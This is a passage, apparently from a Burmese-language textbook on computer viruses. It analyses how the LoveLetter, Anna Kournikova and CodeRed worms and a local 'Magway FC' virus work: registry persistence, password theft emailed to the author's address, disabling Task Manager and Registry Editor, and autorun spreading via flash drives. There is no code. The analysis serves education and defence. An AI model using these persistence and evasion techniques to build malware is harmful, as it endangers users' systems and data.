၂၆။ Worm သည် အင်တာနက်မှ စကားတုတ်ခိုးယူသည့် Trojan ကို Download လုပ်ယူသည်။ ကွန်ပျူတာဖွင့်စချိန်တွင် Trojan သည် ‘BAROK..’ အမည်ဖြင့် ဖျောက်ထားသော Window ကိုရှာဖွေရန် ကြိုးစားပြီး အကယ်၍ရှိခဲ့လျှင် Trojan သည် အလုပ်မလုပ်တော့ဘဲ ချက်ချင်းပိတ်သွားလေသည်။ မရှိခဲ့လျှင်မူ Trojan သည် ‘HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run’ အောက်ရှိ WinFAT32 Subkey ကိုစစ်ဆေးလေသည်။ အကယ်၍ WinFAT32 Subkey ကိုမတွေ့ခဲ့လျှင် Trojan သည် ထို Key ကိုဖန်တီးပြီး မိမိကိုယ်မိမိ \Windows\System\ Directory အောက်တွင် WINFAT32.exe အဖြစ် ပွားယူလိုက်ပြီး ထိုနေရာမှနေ၍ အလုပ်လုပ်လေသည်။ ထို့နောက် Trojan သည် Internet Explorer ၏ Home Page နေရာတွင် ‘about:blank’ ဟုပြင်လေသည်။ ၎င်းနောက် Trojan သည် အောက်ပါ Key များကို ဖျက်ပစ်လေသည်-

- (က) Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
- (ခ) Software\Microsoft\Windows\CurrentVersion\Policies\Network\ DisablePwd Caching

- ( ဝ ) .DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
- ( ဃ ) .DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching

၂၇။ Trojan သည် MPR.DLL ဖိုင်ကိုကူးတင်ပြီး WNetEnumCachedPasswords function ကိုခေါ်သုံးကာ ခိုးထားသော RAS စကားဝှက်များနှင့် Cache အဖြစ်သိမ်းထားသော Windows ၏ စကားဝှက်များကို Trojan ရေးသားသူ၏အီးမေးလ်လိပ်စာဖြစ်သော [mailme@super.net](mailto:mailme@super.net) အီးမေးလ်လိပ်စာသို့ ပို့လေသည်။ သည် အီးမေးလ်များကိုပို့ရန် Mail Server ဖြစ်သော [smtplib.super.net.ph](mailto:smtplib.super.net.ph) ကိုအသုံးပြုလေသည်။ အီးမေးလ်၏ ခေါင်းစဉ်သည် 'Barok... email.passwords.sender.trojan' ဖြစ်ပြီး စာကိုယ်တွင် 'barok... i hate go to school suck -> by:spyder @Copyright (c) 2000 GRAMMERSoft Group> Manila,Phils' ဟူသော စာသားပါရှိလေသည်။

၂၈။ LoveLetter သည် အီးမေးလ်လက်ခံသူများဆီသို့ မေးလ်တစ်စောင်သာပို့လေသည်။ မေးလ်တစ်စောင်ပို့ပြီးသည့်နောက်တွင် ၎င်းသည် Registry တွင်မှတ်ထားပြီး မေးလ်များကို ထုနှင့်ထည့်နှင့် ဆက်ပို့ခြင်း မရှိတော့ချေ။ ထို့နောက် ဗိုင်းရပ်စ်သည် Folder များမှ ၎င်းလိုချင်သောဖိုင်အမျိုးအစားများကို ရှာဖွေပြီး ၎င်း၏မူရင်းများနှင့် အစားထိုးပစ်လေသည်။ အစားထိုးခံရသောဖိုင်များ၏ Extension များသည် .vbs (သို့) .vbe ဖြစ်နိုင်သည်။ ဗိုင်းရပ်စ်သည် .js၊ .jse၊ .css၊ .wsh၊ .sct နှင့် .hta တို့နှင့်စသောဖိုင်များအတွက် ၎င်း၏မူရင်းနာမည်အတိုင်းပေးပြီး ဖိုင်အသစ်များကိုဖန်တီးသည်။ ကွဲပြားချက်မှာ ဖိုင်အသစ်၏ Extension မှာ .vbs ဖြစ်ခြင်းပင်ဖြစ်သည်။ မူရင်းဖိုင်ကို ဖျက်ပစ်မည်ဖြစ်သည်။ ၎င်းတို့ကိုလုပ်ဆောင်ပြီးနောက် ဗိုင်းရပ်စ်သည် .jpg နှင့် .jpeg ဓာတ်ပုံဖိုင်များကိုရှာဖွေပြီး ဖိုင်အသစ်များဖန်တီးကာ မူရင်းဖိုင်များကို ဖျက်ပစ်လေသည်။ ထို့နောက် ဗိုင်းရပ်စ်သည် .mp3 နှင့် .mp2 သီချင်းဖိုင်များကိုရှာဖွေပြီး ဖိုင်အသစ်များဖန်တီးကာ မူရင်းဖိုင်ကို ဖွက်ထားလေသည်။ ဖြစ်စဉ်နှစ်ခုလုံးတွင် အသစ်ဖန်တီးလိုက်သော ဖိုင်များသည် မူရင်းဖိုင်နာမည်များဖြစ်ပြီး ထပ်တိုးအနေဖြင့် .vbs extension သာရှိလေသည်။ (ဥပမာ - pic.jpg အစား .pic.jpg.vbs)

၂၉။ ဤ Malware သည် ၄၅သန်းကျော်သောကွန်ပျူတာများကို ပျံ့နှံ့ခဲ့ပြီး စတော့ဈေးကွက်များ၊ အစားအသောက်ကုမ္ပဏီများ၊ မီဒီယာ၊ ကားကုမ္ပဏီများ၊ ဧရာမနည်းပညာကုမ္ပဏီကြီးများ အပါအဝင် ကမ္ဘာတလွှားရှိ အစိုးရအဖွဲ့အစည်းများ၊ တက္ကသိုလ်များ၊ ဆေးကျောင်းများကို အကျိုးသက်ရောက်စေခဲ့သည်။ ဖွဲ့စည်းမော်တော်ကားကုမ္ပဏီသည် ၎င်း၏အီးမေးလ်စနစ်ကိုပိတ်ပစ်ခဲ့ရပြီး ဂျင်နရယ်မော်တော်ကားကုမ္ပဏီသည်လည်း Worm ၏ တိုက်ရိုက်သက်ရောက်ခြင်းမခံခဲ့ရသည့်တိုင် ကုမ္ပဏီ၏ Outlook ကို အသုံးပြုနိုင်ခြင်း မရှိခဲ့တော့ချေ။ Worm သည် အိမ်ဖြူတော်ဝက်ဘ်ဆိုက်အား Denial-of-Service (DOS) တိုက်ခိုက်မှု ပြုခဲ့လေသည်။ Worm ကြောင့် JPEG ဓာတ်ပုံပေါင်း 40GB ခန့်ဆုံးရှုံးခဲ့ရပြီး Worm ၏ဖျက်ဆီးမှုသည် အကြမ်းဖျင်းအားဖြင့် ၈.၅၅ ဘီလီယံဒေါ်လာနှင့် ၁၀ ဘီလီယံဒေါ်လာကြား ရှိခဲ့လေသည်။ ဤ Worm ပရိုဂရမ်ကို ဖိလစ်ပိုင်၊ Makati မြို့ရှိ AMA ကွန်ပျူတာတက္ကသိုလ်ကျောင်းသား Onel A. de Guzman ကရေးသားခဲ့ပြီး ဟောင်ကောင်တွင် Worm ကို ပထမဆုံးတွေ့ရှိခဲ့ရလေသည်။

### The Anna Kournikova ဗိုင်းရပ်စ်

၃၀။ Kournikova ဗိုင်းရပ်စ်သည် Visual Basic Script Worm ဖြစ်သည်။ ၎င်းကို OnTheFly ဟုလည်းခေါ်သည်။ Worm Construction Kit ဖြင့် ဖန်တီးခဲ့ခြင်းဖြစ်သည်။ ဤ Worm သည်ပေါ်လွင်ခဲ့သည်။ အဘယ်ကြောင့်ဆိုသော် ဗိုင်းရပ်စ်နှင့် Worm Construction Kit များသည် အလုပ်လုပ်သောကုန်ကို ထုတ်ပေးနိုင်ခဲ့သောကြောင့်ဖြစ်သည်။ နာမည်ကြီးရခြင်းအကြောင်းရင်းသည် လူမှုကွန်ယက်နည်းဗျူဟာကို အသုံးပြုခဲ့

ခြင်းကြောင့်ဖြစ်နိုင်ပြီး နာမည်ကျော်တင်းနစ်မယ် Anna Kournikova ၏ပုံကိုအသုံးပြုပြီး ပစ်မှတ်သားကောင်အား Worm ကိုအလုပ်လုပ်ခိုင်းစေရန် ဆွဲဆောင်နိုင်ခဲ့သည်။

၃၁။ OnTheFly သည် အီးမေးလ် Attachment အနေဖြင့်လာပြီး Subject တွင် ‘Here you have, ;o’ ဟုပါရှိသည်။ စာကိုယ်နေရာတွင် ‘Hi, Check This!’ ဟုရေးသားထားလေသည်။ Attachment သည် 2, 853 Byte ရှိသော .vbs ဖိုင်ဖြစ်ပြီး နာမည်မှာ AnnaKournikova.jpg.vbs ဖြစ်သည့်အတွက် အီးမေးလ်လက်ခံသူအား တင်းနစ်မယ်၏ဓာတ်ပုံမျှော်လင့်ချက်ဖြင့် ဖွင့်ကြည့်မိစေရန် တိုက်တွန်းသလိုဖြစ်လေသည်။

၃၂။ အလုပ်လုပ်ချိန်တွင် ဗိုင်းရပ်စ်သည် Current User Registry Key အောက်တွင် \Software\OnTheFly\mailed ကိုဖန်တီးလေသည်။ Worm သည် မေးလ်ပို့ပြီးခြင်း ရှိ၊ မရှိ ဆုံးဖြတ်နိုင်ရန်အတွက် Registry တွင် တန်ဖိုး "1" ရှိမရှိ စစ်ဆေးလေသည်။ "1" မဖြစ်ခဲ့သော် Outlook Address Book တွင်ရှိသော အီးမေးလ်လိပ်စာတိုင်းသို့ မိမိကိုယ်မိမိ ပို့ပြီး Registry တွင် "1" တန်ဖိုးကို လာထည့်လေသည်။ မေးလ်ပို့ခြင်းအလုပ်ပြီးဆုံးသော် Worm သည် ဆက်လက်အလုပ်လုပ်လေသည်။ အကယ်၍ ရက်စွဲသည် ဇန်နဝါရီ ၂၆ ဖြစ်ခဲ့သော် OnTheFly သည် နယ်သာလန်နိုင်ငံရှိ ဝက်ဘ်စာမျက်နှာဖြစ်သည့် <http://www.dynabyte.nl> ကို ဖွင့်ရန်ကြိုးစားလေသည်။ OnTheFly သည် တမင်ရည်ရွယ် ဖျက်ဆီးမှုများမလုပ်ခဲ့သော်လည်း ၎င်းသည် Mailbox များကိုပြည့်စေခဲ့ကာ Resoure များကိုသုံးစွဲခဲ့လေသည်။ ကွန်ပျူတာသန်းနှင့်ချီပြီး ကူးစက်ခံခဲ့ရကာ Worm ကြောင့်ဆုံးရှုံးခဲ့ရသည့်တန်ဖိုးမှာ ၁၆၆၈၂၇ ဒေါ်လာ ဖြစ်သည်။

၃၃။ Worm ကိုဖန်တီးခဲ့သူမှာ နယ်သာလန်နိုင်ငံမှ ၂၀နှစ်အရွယ်ရှိ ကွန်ပျူတာဆိုင်အလုပ်သမားနှင့် ကျောင်းသားဖြစ်သည့် Jan De Wit ဖြစ်ပြီး De Wit သည် ကွန်ပျူတာပရိုဂရမ်ကို မည်သို့ရေးရမည်ကိုပင် အမှန်တကယ် မသိခဲ့ရှာပေ။ သူသည် VBS Virus Generator Toolkit ကိုအသုံးပြုခဲ့လေသည်။ Worm ၏ တရားဝင်အမည်မှာ OnTheFly ဖြစ်ပြီး မီဒီယာများကမူ Anna Kournikova ၏အမည်ကိုသာ သုံးနှုန်းခဲ့ကြလေသည်။

### CodeRed

၃၄။ CodeRed သည် ၂၀၀၁ ခုနှစ်တွင် ဘီလီယံဒေါ်လာနှင့်ချီ၍ ဆုံးရှုံးစေခဲ့သော Worm ဖြစ်သည်။ ၎င်းတွင် ‘Hacked by Chinese’ စာသားပါရှိပြီး Deface နည်းဖြင့် ၎င်းတိုက်ခိုက်သည့် ဝက်ဘ်စာမျက်နှာများတွင် ထိုစာများကို ဖော်ပြလေသည်။ ပုံ(၁၈)။ ၎င်းသည် မှတ်ဉာဏ်ထဲတွင်သာအလုပ်လုပ်သည့် အနည်းငယ်သော Worm များထဲမှတစ်ခုဖြစ်ပြီး Hard Drive တွင်ရေး၊ အခြားသိမ်းဆည်းနိုင်သောပစ္စည်းများတွင်ပါ မည်သည့်ပိုင်မှ ချန်ထားရစ်ခြင်းမရှိချေ။



ပုံ(၁၈) Deface လုပ်ခံထားရသည့် အင်တာနက်စာမျက်နှာ

[illegible]

၃၆။ CreateThread API ကိုအသုံးပြုပြီး Worm သည် ၎င်း၏ကိုယ်ပွား Thread တစ်ရာကိုပွားရန် ကြိုးစားလေသည်။ သို့သော် ၎င်းကုဒ်အတွင်းရှိ အမှားအယွင်းတစ်ခုကြောင့် တကယ်တမ်းတွင် ထိုထက်ပိုပြီး ဖန်တီးနိုင်လေသည်။ ထို့ကြောင့် ကူးစက်ခံရသောကွန်ပျူတာသည် CPU သုံးစွဲမှုကို မြင့်မားစေပါသည်။ Thread တိုင်းသည် C:\Notworm ကိုစစ်ဆေးပြီး ထိုဖိုင်ရှိလျှင် Worm သည်အလုပ်မလုပ်တော့ပဲ အနန္တငြိမ် သက်မှုအခြေအနေကို ရောက်စေသည်။ Notworm ဖိုင်၏ပုံစံကို မည်သူမျှ တိတိပပမသိရှိကြပေ။ ထိုဖိုင်သည် Worm ဖန်တီးသူ၏ ကွန်ပျူတာတွင်သာရှိနိုင်ပြီး ၎င်း၏ကွန်ပျူတာကို မကူးစက်စေနိုင်ရန်အတွက် ကာကွယ် ရန်ဖြစ်သည်ဟု အချို့သူများက ထင်ကြေးများပေးကြလေသည်။

၃၇။ အကယ်၍ ရက်စွဲသည် လတစ်လ၏ ၂၀ရက်နှင့် ၂၈ရက်နေ့ကြားဖြစ်သော် Worm သည် [198.137.240.91](#) ၏ Port 80 သို့ မဆီမဆိုင်သောအချက်အလက်များကို ပို့မည်ဖြစ်သည်။ ၎င်းနောက် အိမ်ဖြူတော်၏ Internet Protocol(IP) လိပ်စာသို့လည်းပို့မည်ဖြစ်သည်။ (အိမ်ဖြူတော်သည် ဤ Worm ကြောင့် IP လိပ်စာပြောင်းခဲ့ရလေသည်။) Worm သည် ၂၈ရက်နောက်ပိုင်းတွင် အနန္တငြိမ်သက်မှုအနေအထားသို့ရောက်သွားပြီး တမင်ရည်ရွယ်ပြီးဖွင့်ခြင်းမဟုတ်ဘဲ ထိုအနေအထားမှ နိုးထနိုင်ခြင်းမပြုတော့ချေ။ ၁၀၀ မြောက် Thread သည် Server ၏ ဝက်ဘ်စာမျက်နှာ အသုံးပြုထားသော ဘာသာစကားကိုစစ်ဆေးပြီး ဘာသာစကားသည် US English ဖြစ်သော် စာမျက်နှာကို ပြောင်းလဲပစ်လေသည်။ လတစ်လ၏ ၂၀ရက်နေ့ မတိုင်ခင်တွင် ၉၉ခုသော Thread များသည် ကျပန်း IP လိပ်စာများကို ပစ်မှတ်ထားပြီး ကွန်ပျူတာများကို တိုက်ခိုက်ရန်ကြိုးစားလေသည်။ လက်ရှိကူးစက်ခံထားရသော ကွန်ပျူတာကို အကြိမ်ကြိမ် ကူးစက်ခြင်းမှ ရှောင်ကြဉ်ရန်အတွက် IP လိပ်စာ [127.\\*.\\*.\\*](#) ကိုမူ HTTP Request ပြုလုပ်မည်မဟုတ်ပါ။ CodeRed သည် ၂၀၀၁ ဇူလိုင် ၂၈ ရက်နေ့တွင် အနန္တငြိမ်သက်ခြင်းအနေအထားသို့ ရောက်ရှိသွားပြီဖြစ်သဖြင့် ပျံ့နှံ့မှုရပ်သွား ပြီဖြစ်လေသည်။ တမင်တကာ အလုပ်လုပ်စေခိုင်းခြင်းမရှိခဲ့လျှင် Worm သည် ထပ်မံနိုးထပျံ့နှံ့နိုင်လိမ့်မည် မဟုတ်ကြောင်း ယုံကြည်ရပေသည်။



## အခန်း(၅)

### ပြည်တွင်းဖြစ်ပိုင်းရပ်စ်များ


#### နိဒါန်း

၁။ နိုင်ငံတကာမှ ရေးသားထုတ်ဝေသော ဗိုင်းရပ်စ်မျိုးစုံသည် ပြည်တွင်းသို့ ကူးစက်ပျံ့ပွားခဲ့သော်လည်း ပြည်တွင်း၌ ၂၀၀၈ ခုနှစ်အစောပိုင်းထိ လက်တည့်စမ်းရေးသားကြသည့် ပရိုဂရမ်ငယ်လေးများမှအပ ပြည်တွင်းမှ ပရိုဂရမ်မာများရေးသားသော ဗိုင်းရပ်စ်များ တွင်ကျယ်စွာပျံ့နှံ့ခဲ့ခြင်း မတွေ့ရှိရပေ။ အခြားနိုင်ငံများနှင့် မတူညီသည့်အချက်မှာ ပြည်တွင်းတွင် ပရိုဂရမ်ရေးသားခြင်းကို လူနည်းစုကသာ လိုက်စားကြပြီး ပြည်တွင်းဖြစ်ပိုင်းရပ်စ်များကို ရေးသားသူအများစုမှာလည်း Developer များသာဖြစ်ကြောင်း တွေ့ရလေသည်။ ၂၀၀၈ ခုနှစ် နောက်ပိုင်းတွင် ဖျက်လိုဖျက်ဆီး ရည်ရွယ်ချက်ဖြင့်ရေးသားထားသော ဗိုင်းရပ်စ်အချို့ ထွက်ပေါ်လာကြလေသည်။ အားသာချက်တစ်ခုမှာ ပြည်တွင်းရှိ ဗိုင်းရပ်စ်ဖန်တီးသူများသည် ပရိုဂရမ်ရေးသားခြင်းတွင် ကျွမ်းကျင်မှုအားနည်းနေသေးခြင်း၊ ဗိုင်းရပ်စ်ရေးသားသူများသည် အွန်လိုင်းတွင်ရှိသော ကုဒ်များကို အခြေခံ၍ တုပရေးသားကြခြင်း၊ ဗိုင်းရပ်စ်များ၏ အလုပ်လုပ်ပုံနှင့် သဘောသဘာဝကို ကောင်းစွာနားလည်ထားခြင်း မရှိသေးခြင်းကြောင့် ဖိုင်းများအတွင်းသို့ ကုဒ်များကို သွင်းနိုင်သောဗိုင်းရပ်စ်များ၊ Polymorphic ဗိုင်းရပ်စ်များ၊ Metamorphic ဗိုင်းရပ်စ်များကဲ့သို့သော ရှုပ်ထွေးသော၊ အဆင့်မြင့်သောဗိုင်းရပ်စ်များ ပေါ်ထွက်ခဲ့ခြင်း မရှိခဲ့ပါ။ ထို့ကြောင့် ပြည်တွင်းမှ ဖန်တီးလိုက်သောဗိုင်းရပ်စ်များကို ပြည်တွင်းမှပညာရှင်များဖြင့်ပင် နိုင်နိုင်နင်းနင်း နှိမ်နှင်းနိုင်ခဲ့သည်ကို တွေ့ရှိရပေသည်။ ဗိုင်းရပ်စ်အများစုကိုကြည့်လျှင် Script ဘာသာစကားများဖြင့် ရေးသားခြင်း၊ ဖိုင်းများကို နေရာတစ်ခုခုသို့ ကူးခြင်း၊ ဖိုင်းများကိုဖွက်ခြင်း၊ Process တစ်ခုထက်ပို၍ အလုပ်လုပ်နေကြခြင်း၊ Registry Setting များကိုပြင်ခြင်း စသည့် တူညီသောလက္ခဏာများကိုသာ တွေ့ရပါသည်။

#### Magway FC Virus

၂။ ၂၀၁၀ ခုနှစ်တွင် ပျံ့နှံ့ခဲ့ပြီး AutoIT Script ဘာသာစကားဖြင့်ရေးသားထားလေသည်။ Windows Logon လုပ်သည့်အခါတွင် explorer.exe စစ်စစ်ဖြင့် ဝင်ရောက်ခြင်းမရှိစေဘဲ MGY.exe ဖိုင်မှ အမည်ပြောင်းထားသော explorer.exe ဖြင့်ဝင်ရောက်နိုင်စေရန် MGY.exe ကို Windows Directory (C:\Windows) ရှိရာ သို့ကူးပို့လေသည်။ MGY.exe သည် အမှန်တကယ်တမ်းတွင် Windows XP SP1 ၏ explorer.exe ဖိုင်ရှိ Icon၊ "Winner of MNL Challenge Cup 2009" နှင့် "Magway FC" စာသားများကို ပြုပြင်ထားသော explorer.exe ဖိုင်သာဖြစ်လေသည်။ ထို့ကြောင့် Start Menu ၏ "start" နေရာတွင် "Magway FC" ပေါ်နေခြင်းဖြစ်သည်။ ပုံ(၂၀)။

၃။ ဗိုင်းရပ်စ်သည် C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်သို့ smss.exe၊ csrss.exe၊ lsass.exe၊ icserv.exe နှင့် autorun.inf ဖိုင်းများကို ကူးပို့လေသည်။ ဗိုင်းရပ်စ်အလုပ်လုပ်ချိန်တွင် msconfig.exe ဖိုင် (System Configuration Utility)နှင့် rstrui.exe ဖိုင်(System Restore Service)ကိုသာခေါ်ယူသုံးစွဲပါက ကွန်ပျူတာကို ပိတ်စေမည်ဖြစ်သည်။ ထို့နောက် Process အနေဖြင့် အလုပ်လုပ်နေကြသော winsystem.exe၊ handydriver.exe၊ kerneldrive.exe၊ Wscript.exe၊ cmd.exe၊ nod32krn.exe နှင့် nod32kui.exe ဖိုင်းများကို ပိတ်ပစ်လေသည်။ ထို့ကြောင့် ကွန်ပျူတာသုံးစွဲသူမှ ဗိုင်းရပ်စ်အား VB Script (.vbs) သို့ Batch (.bat) ဖိုင်းများနှင့် နှိမ်နှင်းရန်ကြိုးစားမည်ဆိုပါက Wscript.exe နှင့် cmd.exe တို့ကို ချက်ချင်းပိတ်စေမည်ဖြစ်ပါသည်။ ဗိုင်းရပ်စ်သည် Command Prompt ကိုဖွင့်လျှင် ချက်ချင်း ပိတ်သောကြောင့် အကယ်၍ Command Prompt ကိုခေါ်သုံးလိုလျှင် C:\Windows\System32 Directory အောက်ရှိ cmd.exe ကို cmd2.exe သို့အမည်ပြောင်းမှသာ Command Prompt ကိုအသုံးပြုနိုင်မည်ဖြစ်ပါသည်။



### ပုံ(၂၀) Magway FC ဗိုင်းရပ်စ်ကူးစက်ခံထားရသော Windows XP စနစ်

၄။ ၎င်းနောက် ဗိုင်းရပ်စ်သည် Registry တန်ဖိုးအချို့ကို ပြင်ရန်ကြိုးစားလေသည်။ Windows စတင်ချိန်တိုင်းတွင် အလုပ်လုပ်နိုင်ရန်အတွက် HKLM\ SOFTWARE\ Microsoft\ Windows\ Current Version\Run အောက်တွင် mgy.exe နှင့် C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်တွင် နေရာချထားခဲ့သော csrss.exe ပရိုဂရမ်တို့၏ လင့်များကို လာရောက်ထားရှိလေသည်။ အထူးသတိပြုရန်မှာ mgy.exe သည် 16,417,245 Bytes ဖိုင်အရွယ်အစားရှိသော ဗိုင်းရပ်စ်ဖိုင်ဖြစ်ပြီး MGY.exe သည် 1,032,704 Bytes ဖိုင်အရွယ်အစားရှိသော explorer.exe ဖိုင်ကို Resource များ ပြင်ဆင်ထားသည့်ဖိုင်သာဖြစ်သည်။ အလားတူ C:\Windows\System32\{271287-000021-100287-705016} အောက်တွင် နေရာချထားခဲ့သော smss.exe နှင့် csrss.exe ဖိုင်တို့သည်လည်း Windows စနစ်တွင် တစ်ခါတည်းပါဝင်လာသည့် smss(Session Manager Subsystem) ဖိုင်နှင့် csrss(Client Server Runtime Subsystem) ဖိုင်များမဟုတ်ဘဲ ဗိုင်းရပ်စ်က ထင်ယောင်ထင်မှားဖြစ်စေရန် ဖန်တီးနာမည်ပေးထားခြင်းမျှသာဖြစ်သည်။ Windows စနစ်တွင် တစ်ခါတည်းပါဝင်သည့် smss.exe နှင့် csrss.exe ဖိုင်တို့သည် System Service အနေဖြင့် အလုပ်လုပ်ကြခြင်းဖြစ်ပြီး ဗိုင်းရပ်စ်များကဲ့သို့ User Mode တွင် အလုပ်လုပ်ခြင်းမရှိပေ။ smss.exe၊ csrss.exe၊ mgy.exe ဖိုင်တို့သည် ဖိုင်အရွယ်အစား တူညီကြောင်း တွေ့ရှိနိုင်ပါသည်။

၅။ ဗိုင်းရပ်စ်သည် ကွန်ပျူတာ၏အချိန်ကိုဖတ်ရှုပြီး လက်ရှိလသည် ဇူလိုင်လဖြစ်၊ မဖြစ် စစ်ဆေးကာ ဇူလိုင်လဖြစ်ခဲ့လျှင် HKLM\SOFTWARE\MGY အောက်တွင် COUNT တန်ဖိုးကို "1" အဖြစ် သတ်မှတ်လေသည်။ ၎င်းနောက် COUNT တန်ဖိုးကို တစ်ကြိမ်လျှင် တစ်ပေါင်းသွားလေသည်။ အကယ်၍ COUNT တန်ဖိုးသည် "10" ဖြစ်ခဲ့သော် explorer.exe ကိုခေတ္တပိတ်လိုက်ပြီး MGY.exe ကိုခဏအလုပ်လုပ်စေသည်။ MGY.exe အလုပ်လုပ်နေချိန်တွင် ဗိုင်းရပ်စ်ဖိုင်က MGY.exe ကို explorer.exe အမည်အဖြစ် နာမည်ပြောင်းကာ ကူးလေသည်။ ကူးပြီးသော် လက်ရှိအလုပ်လုပ်နေသော MGY.exe ကိုပိတ်ပစ်ပြီး ပြင်ဆင်ထားသော explorer.exe ကိုဖွင့်လေသည်။ ထို့နောက် HKLM\SOFTWARE\MGY အောက်ရှိ OBJI တန်ဖိုးကိုဖတ်ပြီး ထိုတန်ဖိုးသည် "READY" ဖြစ်ပါက icserv.exe ဖိုင်နှင့် lsass.exe ဖိုင်တို့ကို အလုပ်လုပ်စေမည်

ဖြစ်သည်။ MGY.exe အဖြစ်မှ explorer.exe အဖြစ်သို့ ပြုပြင်ပြောင်းလဲထားသောဖိုင်က start စာသား နေရာတွင် MagwayFC စာသားကိုပြသမည်ဖြစ်ပြီး lsass.exe ဖိုင်က Magway FC အသင်း၏လိုဂိုကိုပြသမည် ဖြစ်သည်။ ထိုအခါ ပုံ(၂၀)တွင်မြင်ရသော ဗိုင်းရပ်စ်ကူးစက်ခံထားရသည့် အနေအထားကို မြင်တွေ့ရမည်ဖြစ် သည်။

၆။ ဗိုင်းရပ်စ်သည် HKCU\Software\Microsoft\Windows\CurrentVersion အောက်ရှိ \Explorer \Advanced မှ SuperHidden၊ ShowSuperHidden၊ HideFileExt၊ Hidden တန်ဖိုးများ၊ Policies\Explorer မှ NoFind၊ NoFolderOptions၊ NoDriveTypeAutorun တန်ဖိုးများ၊ \Policies\System မှ DisableRegistry Tools၊ DisableTaskMgr တန်ဖိုးများကိုပြောင်းလဲပစ်လေသည်။ ထို့ကြောင့် ဗိုင်းရပ်စ်ကူးစက်ခံထားရလျှင် ဖွက်ထားသောဖိုင်များကို Folder Option မှခေါ်မကြည့်နိုင်ခြင်း၊ ဖွက်ထားသောဖိုင်များကို Search Box မှရှာနိုင်ခြင်း၊ Drive များကို Autorun စေသည့်လုပ်ဆောင်ချက်များသွင်းခြင်း၊ Registry တန်ဖိုးများကို မပြင်နိုင်စေရန် Registry Editor ကိုအသုံးပြုခွင့်ပိတ်ပင်ခြင်း၊ ဗိုင်းရပ်စ်အလုပ်လုပ်နေသည်ကို မသိရှိစေရန် Task Manager ကိုအသုံးပြုခွင့်ပိတ်ပင်ခြင်းတို့ကို လုပ်ဆောင်လေသည်။

၇။ ဗိုင်းရပ်စ်သည် ထိုထက်ပိုမို၍ ဒုက္ခပေးနိုင်ရန်အတွက် HKLM\SOFTWARE\Microsoft\ Windows\CurrentVersion\App Paths အောက်ရှိ regedit.exe၊ msconfig.exe၊ rstrui.exe၊ taskmgr.exe နှင့် notepad.exe ပရိုဂရမ်အမည်များကို C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်ရှိ csrss.exe ပရိုဂရမ်အမည်ဖြင့်အစားထိုးပစ်လေသည်။ ထို့ကြောင့် ကွန်ပျူတာသုံးစွဲသူမှ Run Box (Windows Key + R Key) တွင် ထိုပရိုဂရမ်အမည်များကို ရိုက်ထည့်ပြီး ဖွင့်ခဲ့သော် သက်ဆိုင်ရာ ပရိုဂရမ်များ ပွင့်မလာဘဲ csrss.exe ဗိုင်းရပ်စ်ဖိုင်ကို အလုပ်လုပ်စေမည်ဖြစ်သည်။

၈။ ၎င်းနောက် ဗိုင်းရပ်စ်သည် C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်ရှိ autorun.inf ဖိုင်တွင် AUTORUN စေမည့်လုပ်ဆောင်ချက်များကို ထည့်သွင်းပြီး ကွန်ပျူတာရှိ Driver Letter များကို ဖတ်လေသည်။ ၎င်းနောက် Drive သည် Flash Drive ဖြစ်၊ မဖြစ် စုံစမ်းပြီး Flash Drive ဖြစ်ပါက C:\Windows\System32\{271287-000021-100287-705016} Directory အောက်ရှိ autorun.inf နှင့် mgy.exe ဖိုင်တို့ကို Flash Drive ထဲသို့ ကူးထည့်လေသည်။ ဗိုင်းရပ်စ်သည် Drive ထဲရှိဖိုင်များနှင့် Folder အားလုံးကိုရှာဖွေပြီးနောက် တွေ့ရှိသောဖိုင်များ၊ Folder များအမည်ကိုယူကာ ဗိုင်းရပ်စ်များကို ပွားလေသည်။ မူရင်းဖိုင်များနှင့် Folder များကိုမူ +H +S +R Option သုံး၍ဖွက်ထားလေ သည်။ ဗိုင်းရပ်စ်ဖိုင်များကိုမူ ကွန်ပျူတာအသုံးပြုသူမှ မှားယွင်းစွာ အသုံးပြုနိုင်မိစေရန်အတွက် ဖွက်ထားခြင်း မရှိပေ။ ဗိုင်းရပ်စ်ကူးစက်ခံထားရသော ကွန်ပျူတာသည် 16 MBytes ခန့်အရွယ်အစားရှိသောဖိုင်များကို 